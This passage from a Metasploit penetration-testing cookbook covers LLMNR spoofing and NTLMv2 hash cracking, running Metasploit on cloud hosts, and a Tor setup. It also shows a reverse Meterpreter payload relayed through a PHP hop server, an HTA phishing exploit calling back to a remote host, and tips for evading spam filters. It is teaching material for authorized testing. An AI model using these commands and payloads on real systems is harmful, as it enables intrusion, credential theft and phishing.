NT_CLIENT_CHALLENGE:0101000000000000bfd02ece7198d301c625581617104798000000000020000000000000000000000
msf auxiliary(server/capture/smb) >
```

Now that we have the NTLM version 2 hashes, we can use *John the Ripper* to crack the
passwords:

```
root@kali:~# john --wordlist=password.lst smb_netntlmv2
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd        (Jack)
P4ssw0rd        (Jack)
2g 0:00:00:00 DONE (2018-01-28 06:56) 40.00g/s 220.0p/s 440.0c/s 440.0C/s P4ssw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

Another option is to use the LLMNR Spoofer auxiliary module instead of BetterCAP. **Link-
Local Multicast Name Resolution** (**LLMNR**) is the successor of NetBIOS and is used for
name resolution in Windows Vista and up. The LLMNR Spoofer auxiliary module will
forge LLMNR responses by listening for LLMNR requests sent to the LLMNR multicast
address (`224.0.0.252`), and respond with the IP address of our machine:

```
msf > use auxiliary/server/capture/smb
msf auxiliary(server/capture/smb) > set JOHNPWFILE /root/ntlmv2-llmnr
JOHNPWFILE => /root/ntlmv2-llmnr
msf auxiliary(server/capture/smb) > run
[*] Auxiliary module running as background job 0.
msf auxiliary(server/capture/smb) >
[*] Server started.

msf auxiliary(server/capture/smb) > use auxiliary/spoof/llmnr/llmnr_response
msf auxiliary(spoof/llmnr/llmnr_response) > set SPOOFIP 192.168.216.5
SPOOFIP => 192.168.216.5
msf auxiliary(spoof/llmnr/llmnr_response) > run
[*] Auxiliary module running as background job 1.
msf auxiliary(spoof/llmnr/llmnr_response) >
[*] LLMNR Spoofer started. Listening for LLMNR requests with REGEX "(?-mix:.*)" ...
[+] 192.168.216.10   llmnr - fileserver. matches regex, responding with 192.168.216.5
[+] 192.168.216.10   llmnr - fileserver. matches regex, responding with 192.168.216.5
[*] SMB Captured - 2018-01-29 17:07:31 -0500
NTLMv2 Response Captured from 192.168.216.10:60064 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:3002c770131a5884abcd4047b91609fa
NT_CLIENT_CHALLENGE:0101000000000000bbfcec3c9099d301d23ba24e99c9cb760000000002000000000000000000000000
[*] SMB Captured - 2018-01-29 17:07:31 -0500
NTLMv2 Response Captured from 192.168.216.10:60064 - 192.168.216.10
USER:Jack DOMAIN:METASPLOIT OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:08889e70ead5751fddcfdba7cdb096e0
NT_CLIENT_CHALLENGE:0101000000000000009936073d9099d301d151aea3960fbd730000000002000000000000000000000000
```

After capturing the NTLM version 2 hashes, we can use *John the Ripper* again to crack the passwords:

```
root@kali:~# john --wordlist=password.lst /root/ntlmv2-llmnr_netntlmv2
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
P4ssw0rd         (Jack)
P4ssw0rd         (Jack)
2g 0:00:00:00 DONE (2018-01-29 17:12) 50.00g/s 275.0p/s 550.0c/s 550.0C/s P4ssw0rd
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

12
Cloud Penetration Testing

In this chapter, we will cover the following recipes:

- Metasploit in the cloud
- Metasploit PHP Hop
- Phishing from the cloud
- Setting up a cloud penetration testing lab

Introduction

With the growth of cloud computing, tests for cloud-based applications, services, and infrastructures are on the rise. When performing penetration tests on cloud deployments, one of the biggest concerns is shared ownership. In the past, when performing a penetration test, the organization would own all the components on the network and we were able to test them all; in a cloud environment, depending on the deployment and service model, we can be presented with a very limited scope.

Before we start using cloud computing as penetration testers, let me first get some terms out of our way:

- The **provider** is the entity that built the cloud deployment, and it is offering a service to one or more tenants; **tenants** are the ones who contract the service from the provider.
- **Infrastructure as a Service** (**IaaS**): This is a cloud service model where the provider supplies the hardware and the network connectivity, and the tenant is responsible for the virtual machine and all the software running on it. This means that most components will be in scope.
- **Platform as a Service** (**PaaS**): In this model, the provider is responsible for the hardware, network connectivity, and components required to run the application, operating system, and dependencies; the tenant only supplies and maintains the application.
- **Software as a Service** (**SaaS**): SaaS is a turnkey solution; all the components are supplied and maintained by the provider, where we can do little to no testing.

Metasploit in the cloud

In previous chapters, I have already shown you that we use Metasploit in a DigitalOcean Droplet. In this recipe, I will show you how to do it and which other options we have to deploy Metasploit in the cloud.

Getting ready

After creating our DigitalOcean account, before we can install Metasploit we need to create a new Droplet. DigitalOcean calls its cloud servers Droplets meaning that we will be using Infrastructure as a Service to deploy Metasploit.

In this recipe, we will use the Ubuntu 16.04.3 x64 Droplet with 4 GB memory and an 80 GB disk, which is more than enough for most of our needs.

After selecting the distribution for our Droplet, scroll to the bottom of the page, choose a hostname, and create the Droplet.

After less than a minute, we should have our Droplet up-and-running.

Now double-click on the Droplet name to access its menu.

Access the Droplet console and we can use the **Launch Console** option to open a VNC connection to the Droplet or use SSH with the `root` username and the password provided in the Droplet creation email.

```
Ubuntu 16.04.3 LTS Metasploit tty1

Metasploit login: root
Password:
Last login: Wed Feb  7 10:24:26 UTC 2018 from 89.154.253.173 on pts/0
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  Get cloud support with Ubuntu Advantage Cloud Guest:
    http://www.ubuntu.com/business/services/cloud

0 packages can be updated.
0 updates are security updates.


root@Metasploit:~# _
```

How to do it...

Now that we have our Droplet running, we can use the Metasploit quick installation script to install Metasploit:

```
curl
https://raw.githubusercontent.com/rapid7/metasploit-omnibus/master/config/t
emplates/metasploit-framework-wrappers/msfupdate.erb > msfinstall && chmod
755 msfinstall && ./msfinstall
```

Finally, we can use `msfconsole` to launch Metasploit:

```
                    3Kom SuperHack II Logon
|------------------------------------------------------------------------|
|                                                                        |
|                                                                        |
|           User Name:            [   security    ]                      |
|                                                                        |
|           Password:             [               ]                      |
|                                                                        |
|                                                                        |
|                             [ OK ]                                     |
|------------------------------------------------------------------------|
|                                               https://metasploit.com   |
|------------------------------------------------------------------------|


      =[ metasploit v4.16.37-dev-                          ]
+ -- --=[ 1733 exploits - 990 auxiliary - 300 post         ]
+ -- --=[ 509 payloads - 40 encoders - 10 nops             ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > _
```

There's more...

Although running Metasploit in the cloud with DigitalOcean is quite simple and quick, we are not limited to DigitalOcean. Next, we will see how to run Metasploit in Microsoft Azure. First, log in or create an account in Azure at `https://www.azure.com`.

Because Kali Linux is available in the Azure Marketplace, we can spin up a Kali machine from the Azure Marketplace in just a few seconds and use Metasploit along with all the tools available in Kali Linux, as we did in previous chapters in this book.

Simply create the Kali Linux virtual machine and configure it as any other Linux Azure Virtual Machine.

Use SSH public key authentication as the authentication type because it is a robust, more secure alternative to logging in with an account password.

Nowadays, it could not be easier to deploy virtual machines for penetration testing purposes. With Kali Linux available in many cloud platforms such as Azure or Amazon AWS, our life just got a lot easier. As all cloud platforms offer free trials; you can create an account and start testing right away for free.

If you do not want to go to the trouble of deploying a new system just to run Metasploit, you can also use Google Cloud Shell.

Metasploit PHP Hop

In this recipe, you will learn how to use the Windows Meterpreter (Reflective Injection) and Reverse Hop HTTP/HTTPS Stage payload. This payload allows us to tunnel communication over an HTTP or HTTPS hop point. First, we need to upload the `hop.php` file located in the `metasploit-framework/data/php/` directory to a remote server. I will use the DigitalOcean Droplet created in the previous recipe, but you can use any web server with PHP.

Getting ready

First, we have to install Apache and PHP, so we can use the following command:

```
root@Metasploit:~# apt install apache2 php7 libapache2-mod-php7
```

Next, copy `hop.php` to the `/var/www/html/` folder and start the Apache2 service:

```
root@Metasploit:~# systemctl start apache2
```

How to do it...

1. Now that we have our PHP Hop ready, we can use the `windows/meterpreter/reverse_hop_http` payload and create a binary with which we can compromise the target machine:

```
msf > use payload/windows/meterpreter/reverse_hop_http
msf payload(reverse_hop_http) > set HOPURL http://178.62.240.90/hop.php
HOPURL => http://178.62.240.90/hop.php
msf payload(reverse_hop_http) > generate -t exe -f /root/hop.exe
[*] Writing 73802 bytes to /root/hop.exe...
msf payload(reverse_hop_http) >
```

2. After creating the payload, upload it to the target and start a listener using the Generic Payload Handler exploit module:

```
msf > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_hop_http
PAYLOAD => windows/meterpreter/reverse_hop_http
msf exploit(handler) > set HOPURL http://178.62.240.90/hop.php
HOPURL => http://178.62.240.90/hop.php
msf exploit(handler) > exploit

[*] Preparing stage for next session r6Ft_Borhzz74JglSZlnq
[*] Patched URL at offset 663896...
[*] Starting the payload handler...
[*] Uploaded stage to hop http://178.62.240.90/hop.php?/
[*] Meterpreter session 1 opened (Hop client -> 178.62.240.90:80) at 2018-02-07 13:00:44 +0000
[*] Preparing stage for next session ZOxA_l1lHd3bUTEdSbiSf
[*] Patched URL at offset 663896...

meterpreter >
[*] Uploaded stage to hop http://178.62.240.90/hop.php?/
meterpreter > sysinfo
Computer        : PC
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : pt_PT
Meterpreter     : x86/win32
meterpreter >
```

As soon as the victim runs the payload, we get a new session on the target via our Hop relay.

> **TIP**
>
> Some Metasploit modules, because of updates and changes in the framework, may have a slightly different behavior, some might even work more accurately in one release than others. For this reason, I advise you to have multiple virtual machines with different releases of the framework. You can download different versions of the Metasploit framework from `https://github.com/rapid7/metasploit-framework/wiki/Downloads-by-Version`.

Phishing from the cloud

Phishing is one of the most effective ways to get access to an organization, however, creating a phishing campaign can be a daunting task, especially if your mail server ends up being blocked. For this reason, using cloud services to host our phishing framework and serve our phishing emails can be an excellent way to solve our problem.

Getting ready

For our phishing campaign, we can use Gophish, a phishing framework that makes it easy to test an organization's exposure to phishing. To start, you can download Gophish from the official site `https://getgophish.com; then, extract and run gophish`.

```
root@Metasploit:~# ./gophish
 2018/02/07 15:15:04 worker.go:26: Background Worker Started Successfully - Waiting for Campaigns
goose: no migrations to run. current version: 20171208201932
 2018/02/07 15:15:04 gophish.go:115: Starting phishing server at http://0.0.0.0:80
 2018/02/07 15:15:04 gophish.go:98: Starting admin server at https://0.0.0.0:3333
```

To change the configuration, edit the `config.json` file. In this recipe, I have changed `listen_url` in the administration dashboard from `127.0.0.1:3333` to `0.0.0.0:3333`, which will allow us to create and launch a new campaign from our browser. Do not forget to change the default password of the administration page:

```
{
  "admin_server" : {
    "listen_url" : "0.0.0.0:3333",
    "use_tls" : true,
    "cert_path" : "gophish_admin.crt",
    "key_path" : "gophish_admin.key"
  },
  "phish_server" : {
    "listen_url" : "0.0.0.0:80",
    "use_tls" : false,
    "cert_path" : "example.crt",
    "key_path": "example.key"
  },
  "db_name" : "sqlite3",
  "db_path" : "gophish.db",
  "migrations_prefix" : "db/db_"
}
```

> **TIP**
>
> If you want to improve the chances of your campaign not been caught, you can use Let's Encrypt to generate a free TLS certificate and use it to configure Gophish to serve the phishing URL via HTTPS.

How to do it...

Now that we have the framework ready, we can use the administration dashboard to configure the phishing campaign.

To send emails, you first need to configure the SMTP relay details in the **Sending Profiles** section:

New Sending Profile ×

Name:

Profile name

Interface Type:

SMTP

From:

First Last <test@example.com>

Host:

smtp.example.com:25

Username:

Username

Password:

Password

☑ Ignore Certificate Errors ❓

When setting up an email server for phishing campaigns, do not forget to configure SPF, DKIM, and DMARC as you would in a regular email server; this will make your server look legitimate and give you a better chance of bypassing anti-spam technologies.

One way to ensure your phishing emails will get to the intended recipients is to use hosted business email solutions such as Zoho Mail. Just go to `https://www.zoho.com/mail/`, create a free business email account, and you are good to go. It even allows you to set up a custom domain, which you can use to reinforce your phishing campaign pretext.

In this recipe, I will not cover how to set up and configure a phishing campaign with Gophish. You can find the updated documentation at `https://gophish.gitbooks.io/user-guide/content/getting_started.html`. The objective of this recipe is to show you that you can and should take advantage of cloud technologies to ease some of the tasks performed during a penetration test.

Now that you know how to set up and launch a phishing campaign, you can, for example, embed an HTML application link in the phishing email using the Metasploit HTA Web Server exploit module in order to compromise the target.

```
msf > use exploit/windows/misc/hta_server
msf exploit(windows/misc/hta_server) > set SRVHOST 178.62.240.90
SRVHOST => 178.62.240.90
msf exploit(windows/misc/hta_server) > set SRVPORT 80
SRVPORT => 80
msf exploit(windows/misc/hta_server) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf exploit(windows/misc/hta_server) > set LHOST 178.62.240.90
LHOST => 178.62.240.90
msf exploit(windows/misc/hta_server) > set LPORT 443
LPORT => 443
msf exploit(windows/misc/hta_server) > run
[*] Exploit running as background job 0.
msf exploit(windows/misc/hta_server) >
[*] Started HTTPS reverse handler on https://178.62.240.90:443
[*] Using URL: http://178.62.240.90:80/ICRjYc.hta
[*] Server started.
msf exploit(windows/misc/hta_server) >
```

Then, when the target opens the email and runs the HTA, you will get a new session:

```
msf exploit(windows/misc/hta_server) > [*] 89.154.253.173   hta_server - Delivering Payload
[*] 89.154.253.173   hta_server - Delivering Payload
[*] https://178.62.240.90:443 handling request from 89.154.253.173; (UUID: mvi5gtrk) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (178.62.240.90:443 -> 89.154.253.173:56746) at 2018-02-07 15:53:56 +0000

msf exploit(windows/misc/hta_server) > sessions 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : IE8WIN7
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 3
Meterpreter     : x86/windows
meterpreter > █
```

Imagination and practice are your friends; you are not limited to HTA. Learn from the adversary; by reading the latest security reports, you can learn about new attack vectors used in the wild and mimic them using Metasploit.

Setting up a cloud penetration testing lab

Testing new tools and techniques is an important part of a penetration tester's job. Every day new tools are created and new techniques found, so keep up with the industry. We have to invest a fair amount of our time practicing and mastering the tools of our trade. Having a data center where we can set up a lab environment and practice is not always possible and can be quite expensive. With cloud services getting cheaper, faster, and easier to use, we do not have an excuse not to have a penetration testing lab.

How to do it...

Take for example Azure; create a free account, and you get $200 of credit to explore services for 30 days. Take a look at the virtual machines available, and you will see that creating a lab domain like the one used in this book can be done with a couple of clicks.

One of the biggest concerns with deploying vulnerable machines is to keep them contained and not expose them to the internet. For this, we can create a virtual network, which will create a logically isolated section in Microsoft Azure with this networking service. This way, we can use private IP addresses, define subnets, use our own DNS servers, and create complex network topologies using virtual appliances.

To learn more about how to create virtual networks, you can go to the following page: `https://docs.microsoft.com/en-us/azure/virtual-network/quick-create-portal`.

Google Cloud Platform and **Amazon Web Services** (**AWS**) are also great cloud services on which you can build your lab on; like Azure, they also allow you to create a free account and test their platform, so pick up the one you like most and start practicing.

There's more...

If you just want to practice and do not want to build your own lab, you can give Hack The Box a try, go to `https://www.hackthebox.eu/`, and hack your way in. **Hack The Box** is an online platform that allows you to test your skills through a series of challenges, some simulating real-world scenarios and others using a CTF approach.

For those who still want to practice but like doing things old-school, you can go to `https://www.vulnhub.com/`, download some vulnerable machines, and spin them up on your own hardware.

13
Best Practices

In this chapter, we will cover the following recipes:

- Best practices
- Using Metasploit over the Tor network
- Metasploit logging
- Documentation
- Cleaning up

Introduction

With power comes responsibility; as penetration testers, we often get access to confidential information going from credentials to reports with information on how an organization can be compromised. In this chapter, you will learn some of the best practices for installing, upgrading, configuring, and managing Metasploit and the machine on which it is installed.

Best practices

Making sure that the operating system on which we are running Metasploit is trustworthy is our first step, so we will start by learning how to download Kali Linux and check for image integrity.

How to do it...

To download Kali Linux, you can go to the official download page and follow the first download link on that page.

In the right-hand side column, you will find the SHA 256 checksum for the image you have downloaded. The checksum is designed to verify data integrity using SHA-256 (the SHA-2 family with a digest length of 256 bits). To check the image file, you can use the built-in `shasum` command if you are on a Mac or a Unix/Linux system, or download a tool such as QuickHash GUI, which has a graphical interface and is available for Linux, Windows, and Mac.

```
MacBook-Pro:Downloads daniel$ shasum -a 256 kali-linux-2018.1-amd64.iso
ed88466834ceeba65f426235ec191fb3580f71d50364ac5131daec1bf976b317  kali-linux-2018.1-amd64.iso
MacBook-Pro:Downloads daniel$
```

Then, compare the hash on the left with the corresponding hash in the sha256SUM column; if both hashes match, then the downloaded image is almost certainly intact.

Guided partitioning with encrypted LVM

To protect data stored on our Kali Linux machine, we can use **Linux Unified Key Setup** (**LUKS**) to encrypt partitions and **Logical Volume Management** (**LVM**) to manage storage dynamically. LVM is a device mapper target that provides logical volume management for the Linux kernel. It is used to abstract your storage and have virtual partitions, making extending and shrinking easier. LUKS is the standard for Linux hard disk encryption; it allows you to encrypt partitions on your machine and ensure that your stored data is secure even if it gets stolen.

```
┌──────────────────────────┤ [!!] Partition disks ├──────────────────────────┐

 The installer can guide you through partitioning a disk (using different standard
 schemes) or, if you prefer, you can do it manually. With guided partitioning you will
 still have a chance later to review and customise the results.

 If you choose guided partitioning for an entire disk, you will next be asked which disk
 should be used.

 Partitioning method:

                 Guided - use entire disk
                 Guided - use entire disk and set up LVM
                 Guided - use entire disk and set up encrypted LVM
                 Manual

      <Go Back>
```

Using Metasploit over the Tor network

Although using Metasploit over Tor is possible, I do not advise you to do it in a penetration test. Tor is an awesome project and provides some anonymity, but it will not protect unencrypted data from prying eyes, meaning that individuals, organizations, and governments controlling exit nodes can read data that passes through them. That said, I will show you how to get a reverse Meterpreter session using Tor and Tor2web HTTP proxy, which allows the target to connect to Metasploit without having Tor installed.

Getting ready

To use Tor, we first need to install it, which can be done using the following command:

```
root@kali:~# apt install tor
```

Next, you need to edit Tor's configuration file located at /etc/tor/torrc using your favorite editor. Uncomment and edit the following lines:

```
HiddenServiceDir /var/lib/tor/hidden_service/
HiddenServicePort 80 10.17.0.5:9999
```

Note that I have changed the HiddenServicePort IP address from 127.0.0.1 to my private IP address 10.17.0.5 and the local port 80 to 9999.

Now that we have Tor configured, we need to start it:

```
root@kali:~# systemctl start tor
```

To verify that Tor is up-and-running, you can use the systemctl status command followed by the service to query, in this case, tor:

```
root@kali:~# systemctl status tor
● tor.service – Anonymizing overlay network for TCP (multi-instance-master)
   Loaded: loaded (/lib/systemd/system/tor.service; enabled; vendor preset:
enabled)
   Active: active (exited) since Mon 2018-02-12 11:28:44 UTC; 1h 21min ago
  Process: 1294 ExecStart=/bin/true (code=exited, status=0/SUCCESS)
 Main PID: 1294 (code=exited, status=0/SUCCESS)
    Tasks: 0
   Memory: 0B
      CPU: 0
   CGroup: /system.slice/tor.service

Feb 12 11:28:44 kali systemd[1]: Starting Anonymizing overlay network for
TCP (multi-instance-master)...
Feb 12 11:28:44 kali systemd[1]: Started Anonymizing overlay network for
TCP (multi-instance-master).
Feb 12 11:40:00 kali systemd[1]: Started Anonymizing overlay network for
TCP (multi-instance-master).
```

Tor is active, which means that it is running. Now we need to find our Tor hidden service hostname, so we can `cat` the hostname file located in the `/var/lib/tor/hidden_service/hostname` directory.

```
root@kali:~# cat /var/lib/tor/hidden_service/hostname
c2iznz6zbpptqrvt.onion
